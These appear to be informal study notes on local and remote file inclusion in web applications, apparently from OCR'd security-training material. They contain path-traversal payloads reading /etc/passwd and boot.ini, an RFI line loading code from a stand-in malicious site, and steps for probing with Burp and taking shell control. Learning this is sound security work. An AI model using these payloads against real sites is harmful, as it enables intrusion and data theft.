File inclusion

* impact
  - code execution on server (like meterpreter ....)
  - code execution on client side
  - DOS Attack
  - information disclosure
* two types of File inclusion
  - Local File inclusion → any parameter = some local file
    ↳ any.com/index.php?re=login.php
  - Remote File inclusion → any parameter = remoteweb.com/file
    ↳ any.com/?share=https://FB.com/status?id=123

* LFI vs. RFI

if target web server is reside on Linux platform. the server path will be:
/var/www/html/

example :
any.com/index.php?file=trum.jpeg
So the picture trum.jpeg will be here : /var/www/html/trum.jpeg

Possible Parameter

* local file
  - ['file','document','folder','root','path','pg','style','pdf','template','php_path','doc']
* remote file
  - ['dest','redirect','uri','path','continue','url','window','next','data','reference','site','html','val','validate','domain','callback','return','page','feed','host','port','to','out','view','dir','show','navigation','open']

System configuration file by going root directory (/.bashrc)
or system password by going to /etc/passwd


So LFI enable you to fetches File system and see what inside it. and walk freely in system file but localy.
↳ any.com/index.php?file=../../../etc/passwd

RFI : if the server is taking his file remotly.
↳ any.com/index.php?file=remoteweb.com/trum.jpeg
So attacker can change the url and load data from malicious website.
↳ any.com/index.php?file=maliciussite.com/maliciouscode.php


What if target server will be windows based then look for C:\boot.ini on server you path : ../../C:\boot.ini


* LFI hunting

① Find a parameter that include some local file.



① Spider the host with burpsuit.
② Find any parameter include some local file.
③ if you did not find use burp search. burp -s search
④ Found, then send url to repeater and do this





If the path did not work, send to intruder and try it automatically by brute force.

*LFI exploitation

if there is a valnerable, so use LFIsuit tool.
run the tool and get a remote access to the server.

* RFI

Find any parameter the will able to load any content of any remote websites. Set to this parameter your payload file or your shell to take control of the site.